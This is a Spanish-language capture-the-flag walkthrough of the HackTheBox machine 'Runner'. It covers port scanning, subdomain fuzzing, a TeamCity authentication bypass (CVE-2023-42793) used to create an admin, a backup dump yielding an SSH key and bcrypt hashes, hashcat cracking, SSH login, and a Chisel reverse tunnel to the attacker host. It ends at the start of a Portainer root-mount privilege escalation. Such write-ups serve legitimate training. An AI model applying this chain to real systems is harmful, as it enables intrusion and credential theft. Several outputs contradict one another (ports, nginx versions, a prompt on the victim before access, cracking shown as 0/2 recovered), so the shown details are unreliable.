

## 279- RUNNER

- 1. RUNNER
  - 1.1. Preliminar
  - 1.2. Nmap
  - 1.3. Tecnologías web
  - 1.4. Fuzzing subdomains
  - 1.5. Login bypass in TeamCity
  - 1.6. Database dump
  - 1.7. Cracking hashes with Hashcat
  - 1.8. Access via SSH
  - 1.9. Remote port forwarding with Chisel
  - 1.10. Privesc via Portainer root directory mount

### 1. RUNNER

<https://app.hackthebox.com/machines/Runner>

Runner 588

FREE MACHINE

**Runner**

LINUX MEDIUM

|                              |                          |                            |                               |
|------------------------------|--------------------------|----------------------------|-------------------------------|
| <b>4.3</b><br>MACHINE RATING | <b>4301</b><br>USER OWNS | <b>3533</b><br>SYSTEM OWNS | <b>20/04/2024</b><br>RELEASED |
|------------------------------|--------------------------|----------------------------|-------------------------------|

Created by TheCyberGeek

Copy Link

Play Machine

### 1.1. Preliminar

- Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Linux*.

```

> ping 10.10.11.13
PING 10.10.11.13 (10.10.11.13): 56(84) bytes of data.
64 bytes from 10.10.11.13: icmp_seq=1 ttl=63 time=30.9 ms
64 bytes from 10.10.11.13: icmp_seq=2 ttl=63 time=34.4 ms
64 bytes from 10.10.11.13: icmp_seq=3 ttl=63 time=30.5 ms
64 bytes from 10.10.11.13: icmp_seq=4 ttl=63 time=35.7 ms
64 bytes from 10.10.11.13: icmp_seq=5 ttl=63 time=45.1 ms
64 bytes from 10.10.11.13: icmp_seq=6 ttl=63 time=35.2 ms
^C
--- 10.10.11.13 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5009ms
rtt min/avg/max/mdev = 34.384/37.021/45.080/3.620 ms

```

## 1.2. Nmap

- Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos los *puertos 22, 80 y 8000* abiertos.

```

> nmap -sS -p- -open 10.10.11.13 -n -Pn --min-rate 5000 -oG allports
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-24 17:04 -01
Nmap scan report for 10.10.11.13
Host is up (0.036s latency).
Not shown: 63177 closed tcp ports (reset), 215 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
8080/tcp   open  http-alt

```

- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`. Añadimos *runner.htb* a nuestro `/etc/hosts`.

```

> extractPorts allports
File: extractPorts.tmp
1
2
3 [*] Extracting information...
4
5 [*] IP Address: 10.10.11.13
6
7 [*] Open ports: 22,80,8080
8
9 [*] Ports copied to clipboard

> nmap -sCV -p22,80,8080 --min-rate 5000 10.10.11.13 -TS -oN targeted
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-24 17:06 -01
Nmap scan report for runner.htb (10.10.11.13)
Host is up (0.075s latency).

```

| PORT   | STATE | SERVICE    | VERSION  |
|--|-------|------------|--|
| 22/tcp   | open  | ssh        | OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0) |
| ssh-hostkey:   |       |            |  |
| 256 3e8e454b:c5d1d6d6f6e2d4d13b8a3d:a94f (ECDSA)                   |       |            |  |
| 256 04cc75de4a6e6a5b473eb3f1b:cfb4e394 (ED25519)                   |       |            |  |
| 80/tcp   | open  | http       | nginx 1.18.0 (Ubuntu)  |
| http-server-header: nginx/1.18.0 (Ubuntu)                          |       |            |  |
| http-title: Runner - CTF Specialists                               |       |            |  |
| 8080/tcp   | open  | nginx-nsca | Nagios NSCA  |
| http-title: Site doesn't have a title (text/plain; charset=utf-8). |       |            |  |
| Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel            |       |            |  |

```

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.25 seconds

```

## 1.3. Tecnologías web

- **Whatweb**: nos reporta lo siguiente. Algo interesante que vemos es que el sitio web está impulsado por **TeamCity**.

```
➤ whatweb http://runner.htb
http://runner.htb [200 OK] Bootstrap, Country[RESERVED][ZZ], Email[sales@runner.htb], HTML5, HTTPServer[Ubuntu Linux][nginx/1.10.0 (Ubuntu)], IP[10.10.11.13], JQuery[3.5.1], PoweredBy[TeamCity], Script, Title[Runner - CI/CD Specialists]
X-UA-Compatible[IE=edge], nginx[1.10.0]
CS/home/kali/prj/cif/HTB/runner/nmap
```

“

- **TeamCity** es un servidor de integración continua y entrega continua (CI/CD) desarrollado por JetBrains. Es una herramienta utilizada por equipos de desarrollo de software para automatizar la compilación, prueba y despliegue de aplicaciones.


## 1.4. Fuzzing subdomains

- Entramos a la web, pero tras examinarla, no encontramos nada. Hacemos fuzzing de directorios y subdominios, pero tampoco encontramos nada. No obstante, con **Wfuzz**, al cambiar de diccionario y usar el que trae por defecto **Knockpy**, encontramos otro dominio: **teamcity.runner.htb** el cual añadimos a nuestro **/etc/hosts**.


```
➤ wfuzz -t 20 -c -w /usr/share/wordlists/wordlist_knock.txt -H "Host: FUZZ.runner.htb" --hc 302 10.10.11.13
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
Wfuzz 3.1.0 - The Web Fuzzer
Target: http://10.10.11.13/
Total requests: 10757
ID      Response  Lines  Word  Chars  Payload
-----
000000197: 401       1 L    9 W    60 Ch  "teamcity"
Total time: 23.62451
Processed Requests: 10757
Filtered Requests: 10756
Requests/sec.: 455.3320
CS/user/share/knock/knock
```

## 1.5. Login bypass in TeamCity


- **CVE-2023-42793:**
- Accedemos ahora a este subdominio y encontramos la versión del servicio que se está usando:  
*TeamCity 2023.05.3.*



- Buscamos exploits para esta versión. Encontramos uno que compartimos a continuación. Este exploit nos permite bypassar el login de la página y derivar en una ejecución remota de comandos. Lo descargamos. Tendremos que ejecutarlo dos veces: una para eliminar el token de usuario ya existente, y otra para crear un nuevo usuario administrador, para el cual obtendremos las credenciales de acceso.




- Ya estamos dentro del servidor web. Tenemos que buscar ahora el modo de obtener acceso al sistema.



## 1.6. Database dump


- Explorando este sitio web, vemos que podemos hacer un backup de los datos del servidor. Iniciamos este backup y descargamos el comprimido resultante a nuestro sistema.



- Explorando ahora estos archivos, encontramos una clave *id\_rsa*. Tratamos de conectarnos al sistema usando esta clave SSH y usando los nombres que encontramos en el primer dominio web, pero no obtenemos acceso.

```
> cd projects
> ls
> Root > AllProjects
> cd AllProjects
> ls
> pluginData > project-config.xml # project-config.xml.1
> pluginData
> ls
> ssh_keys
> cd ssh_keys
> ls
> id_rsa
ls: /home/kali/downloads/config/projects/AllProjects/pluginData/ssh_keys: Is a directory
```

- Volvemos a la página para buscar más usuarios posibles. Encontramos varios. Probamos cada uno de estos usuarios para conectarnos por SSH usando la clave *id\_rsa*, pero igualmente, seguimos sin tener acceso. Nos piden una contraseña.



- Probamos ahora a buscar información sobre estos usuarios de nuevo en los directorios del backup. Para ello, hacemos: `grep -r "matthew"` y `grep -r "john"` (usuarios que, como hemos dicho, encontramos en el primer dominio web). Encontramos contraseñas hasheadas para estos usuarios, las cuales guardamos en un archivo *hashes.txt*.

```

john@runner:~$ cat hashes.txt
database_dump/vcs_username:2, md5($2$), Blowfish (Unix)
database_dump/users:2, matthew, $2a$07$q.m0QPBn1X0dv551Jvov0mxtg6K/YPH048/JQddLulmevo.En Matthew, matthew@runner.htb, 1789158421438, BCrypt
database_dump/comments:291, -42, 1789746543487, "New_username: '\admin'\", new_name: '\john'\", new_email: '\john@runner.htb'"
database_dump/users:1, admin, $2a$07$nev5T/8LED1MQ0s.gH1p4uY18x18kvW04/8Aja2sAWAQLMqurfye John, john@runner.htb, 1716635695355, BCrypt

```

## 1.7. Cracking hashes with Hashcat

- Vamos a crackear ahora estos hashes, pero primero comprobaremos qué algoritmo de hash están usando: `hashcat hashes.txt`. Vemos que el formato más probable es *bcrypt*, un algoritmo que incorpora de manera automática *salt*.

```

$ hashcat hashes.txt
hashcat (v6.2.0) starting in autodetect mode
OpenCL API (OpenCL 3.0 PoCL 5.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
* Device #1: cpu-haswell-AMD Ryzen 7 5700G with Radeon Graphics, 2901/5866 MB (1824 MB allocatable), 0MCU
The following 4 hash-modes match the structure of your input hash:
# | Name | Category
-----|-----|-----
3200 | bcrypt $2$, Blowfish (Unix) | Operating System
25600 | bcrypt(md5($pass)) / bcryptmd5 | Forums, CMS, E-Commerce
25600 | bcrypt(sha1($pass)) / bcryptsha1 | Forums, CMS, E-Commerce
28400 | bcrypt(sha512($pass)) / bcryptsha512 | Forums, CMS, E-Commerce
Please specify the hash-mode with -m [hash-mode].
Started: Sat May 25 10:59:41 2024
Stopped: Sat May 25 10:59:43 2024

```

- Usamos `hashcat -m 3200 hashes.txt /usr/share/wordlists/rockyou.txt` para crackear las contraseñas. Al cabo de unos minutos, obtenemos una en texto claro: *piiper123*.

```

[s]status [p]ause [b]ypass [c]heckpoint [f]inish [q]uit => s
Session..... hashcat
Status..... Running
Hash.Mode..... 3200 (bcrypt $2$, Blowfish (Unix))
Hash.Target..... hashes.txt
Time.Started.... Sat May 25 11:00:29 2024 (2 mins, 22 secs)
Time.Estimated... Sun May 26 23:03:10 2024 (1 day, 12 hours)
Kernel.Feature... Pure Kernel
Guess.Base..... File (/usr/share/wordlists/rockyou.txt)
Guess.Queue..... 1/1 (100.00%)
Speed.#1..... 221 M/s (2.22ms) @ Accel:0 Loops:4 Thr:1 Vec:1
Recovered..... 0/2 (0.00%) Digests (total), 0/2 (0.00%) Digests (new), 0/2 (0.00%) Salts
Progress..... 31392/28688776 (0.11%)
Rejected..... 0/31392 (0.00%)
Restore.Point.... 15690/4344305 (0.11%)
Restore.Sub.#1... Salt:0 Amplifier:0-1 Iteration:44-48
Candidate.Engine.. Device Generator
Candidates.#1... Tumbler -> dball32
Hardware.Mon.#1... Util: 99%

[s]status [p]ause [b]ypass [c]heckpoint [f]inish [q]uit => s
Session..... hashcat
Status..... Running
Hash.Mode..... 3200 (bcrypt $2$, Blowfish (Unix))
Hash.Target..... hashes.txt
Time.Started.... Sat May 25 11:00:29 2024 (5 mins, 24 secs)
Time.Estimated... Sun May 26 23:03:04 2024 (1 day, 11 hours)
Kernel.Feature... Pure Kernel
Guess.Base..... File (/usr/share/wordlists/rockyou.txt)
Guess.Queue..... 1/1 (100.00%)
Speed.#1..... 221 M/s (3.68ms) @ Accel:0 Loops:4 Thr:1 Vec:1
Recovered..... 0/2 (0.00%) Digests (total), 0/2 (0.00%) Digests (new), 0/2 (0.00%) Salts
Progress..... 71532/28688776 (0.25%)
Rejected..... 0/71532 (0.00%)
Restore.Point.... 35746/4344305 (0.25%)
Restore.Sub.#1... Salt:1 Amplifier:0-1 Iteration:64-68
Candidate.Engine.. Device Generator
Candidates.#1... Zipper2 -> trivial
Hardware.Mon.#1... Util: 108%

$2a$07$q.m0QPBn1X0dv551Jvov0mxtg6K/YPH048/JQddLulmevo.En piiper123
[s]status [p]ause [b]ypass [c]heckpoint [f]inish [q]uit =>

```

## 1.8. Access via SSH

- Usamos estas credenciales y la clave *id\_rsa* para conectarnos como *john* por SSH. Obtenemos acceso.
  - A parte de usar en este caso tanto la contraseña como la clave privada SSH, es importante que tengamos en cuenta los permisos de las claves SSH, ya que en un principio no podíamos acceder al sistema por un problema relacionado con los mismos.

```
john@runner:~$ ssh -i id_rsa john@10.10.11.13
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-102-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Sat May 25 12:15:58 PM UTC 2024

System load:          0.5395978125
Usage of /:           81.6% of 9.74GB
Memory usage:         36%
Swap usage:           0%
Processes:            223
Users logged in:      0
IPV4 address for br-21746deff6ac: 172.18.0.1
IPV4 address for dockero: 172.17.0.1
IPV4 address for eth0: 10.10.11.13
IPV6 address for eth0: dead:beef::250:56ff:feb9:128c

Expanded Security Maintenance for Applications is not enabled.
0 updates can be applied immediately.
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

john@runner:~$ whoami
john
john@runner:~$ hostname -I
10.10.11.13 172.18.0.1 172.17.0.1 dead:beef::250:56ff:feb9:128c
john@runner:~$ id
uid=1001(john) gid=1001(john) groups=1001(john)
john@runner:~$
```

## 1.9. Remote port forwarding with Chisel


- Vemos ahora los puertos abiertos en el sistema víctima con `netstat -tuln`. De entre todos estos puertos, consideramos interesante traernos el *puerto 9000* (puerto que no vimos abierto en nuestro escaneo de Nmap) a nuestro sistema mediante un *remote port forwarding* con *Chisel*. Transferimos Chisel a la máquina víctima y creamos el servidor en nuestro sistema de atacante: `./chisel server --reverse -p 1234`. Desde el sistema cliente nos conectamos con: `./chisel client 10.10.14.25:1234 R:9000:127.0.0.1:9000`.

```
john@runner:/tmp$ netstat -tuln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:19000            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:15005            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:19443            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:18111            0.0.0.0:*               LISTEN
tcp6       0      0 :::22                   :::*                     LISTEN
tcp6       0      0 :::80                   :::*                     LISTEN
tcp6       0      0 :::8000                  :::*                     LISTEN
udp        0      0 0.0.0.0:53:53           0.0.0.0:*               LISTEN
udp6       0      0 :::53:53                 :::*                     LISTEN
john@runner:/tmp$
```


## 1.10. Privesc via Portainer root directory mount




- Accedemos ahora desde nuestro navegador al **puerto 9000**. Aquí está corriendo **Portainer**, que es una plataforma de administración para Docker. Tenemos un panel de login, pero conseguimos acceso usando las credenciales de **matthew**. La idea es realizar una montura en un contenedor con el directorio **/root** del sistema host víctima.



